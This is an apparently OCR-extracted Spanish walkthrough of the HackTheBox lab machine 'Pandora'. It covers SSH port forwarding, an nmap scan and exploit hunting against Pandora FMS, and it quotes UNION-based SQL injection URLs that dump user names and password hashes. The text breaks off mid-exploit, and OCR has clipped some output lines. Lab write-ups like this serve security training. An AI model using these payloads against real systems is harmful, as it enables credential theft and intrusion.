
hay dominios de vhost y archivos .log agregamos esto al host

```
10.10.11.136 panda.htb pandora.panda.htb
```


al navegar no hay nada pero
en uno de tanto archivos yo habia encontrado una url /var/www/pandora/index.html

```
index.html  pandora_console
daniel@pandora:/var/www/pandora$ cat index.html
<meta HTTP-EQUIV="REFRESH" content="0; url=/pandora_console/">
daniel@pandora:/var/www/pandora$
```

sin embargo no respondio




y recordemos que en el ports conf encontramos el 80 y 443 entonces la idea es hacer un portforwarding
ssh -L 80:127.0.0.1:77 daniel@10.10.11.136



hago un nmap
nmap -Pn -p- -sCV localhost -T4

```
~/machineshtb/Pandora                                          ✔ 23:18:01
 nmap -Pn -p- -sCV localhost -T4
tarting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-30 23:21 -05
map scan report for localhost (127.0.0.1)
ost is up (0.00013s latency).
ther addresses for localhost (not scanned): ::1
ot shown: 65534 closed tcp ports (conn-refused)
ORT   STATE SERVICE VERSION
0/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
_http-title: Site doesn't have a title (text/html).
_http-server-header: Apache/2.4.41 (Ubuntu)

ervice detection performed. Please report any incorrect results at https://nmap
submit/ .
map done: 1 IP address (1 host up) scanned in 10.59 seconds
```

y luego me dirijo al localhost




Pandora FMS

buscamos un epxloit para la version de pandora

como hay varios descartamos los de RCE autenthicated debido a que no tenemos creenciales para acceder. buscamos el de sql

Pandora FMS Monitoring Application 2.1.x /3.x - SQL Injection




validamos el exploit y encontramos cosas interesantes


```
More Details
============
Attackers can execute SQL statements over the a not secured statement.

Vulnerable Modules:
            [+] Pandora Agents > Agent General information


Path:           /pandora/
File:           index.php
Para:           ?sec=estado&sec2=operation/agentes/ver_agente&id_agente=
```


```
References:
http://127.0.0.1:8080/pandora/index.php?sec=estado&sec2=operation/agentes/ver_agente&
id_agente=1%20union%20select%201,concat_ws%280x3a,id_usuario,password%29,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18%20FROM%20tusuario%

http://127.0.0.1:8080/pandora/index.php?sec=estado&sec2=operation/agentes/ver_agente&
id_agente=1%20union%20select%201,@@version,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18%20order%20by%202
```

entoces parce que la url que sufre de sql injection es esta
http://127.0.0.1:8080/pandora/index.php?sec=estado&sec2=operation/agentes/ver_agente&id_agente=
ojo aca cambiamos la url porque no esta toamndo el folder /pandora_console/
http://127.0.0.1/pandora_console/index.php?sec=estado&sec2=operation/agentes/ver_agente&id_agente=1





para validar si es vulnerable a sqli validamos con burpsuite.





sin embargo no vi ningun sqli
buscamos otro exploit y encontramos que esta bien debido a que no tenemos credenciales







aca vemos algo interesante manejan una sqli de tipo union

```
nt("[+] Sending Injection Payload")
